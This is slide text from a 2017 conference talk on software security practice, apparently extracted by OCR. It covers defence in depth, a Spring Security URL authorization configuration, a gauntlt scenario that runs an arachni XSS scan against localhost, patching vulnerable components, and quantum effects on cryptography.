https://martinfowler.com/articles/testing-culture.html

Defence in Depth

And you can even configure it with annotations




urity Configuration

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http
        /* configure URL-based authorization: */
        .authorizeRequests()
            .antMatchers("/admin/**").hasRole("ADMIN")
            .antMatchers(HttpMethod.POST,
                         "/projects/**").hasRole("PROJECT_MGR")
            // other matchers…
            .anyRequest().authenticated();
    // additional configuration not shown…
}
}
```

Ubiquitous Vulnerability

TDD

gauntlt



What?

Given

When

Then

```
@slow @final
Feature: Look for cross site scripting (xss) using arachni
against a URL
Scenario: Using arachni, look for cross site scripting and verify
no issues are found
  Given "arachni" is installed
  And the following profile:
    | name                    | value                  |
    | url                     | http://localhost:8008  |
  When I launch an "arachni" attack with:
  """
  arachni —check=xss* <url>
  """
  Then the output should contain "0 issues were detected."
```

GOTO; Amsterdam 2017

@WICKETT

Docker

Patching
Known Vulnerable Components


0 DAYS

SINCE LAST NEW
JAVASCRIPT FRAMEWORK

Blockchain

Same primitives as digests

More crypto



What's it all mean?

- Amdahl's Law & processing power
- Shor – integer factorization
- Grover – unsorted database
- Other really cool stuff
- Everyone is trying to do this – globally –
- European Commission 1bn Euros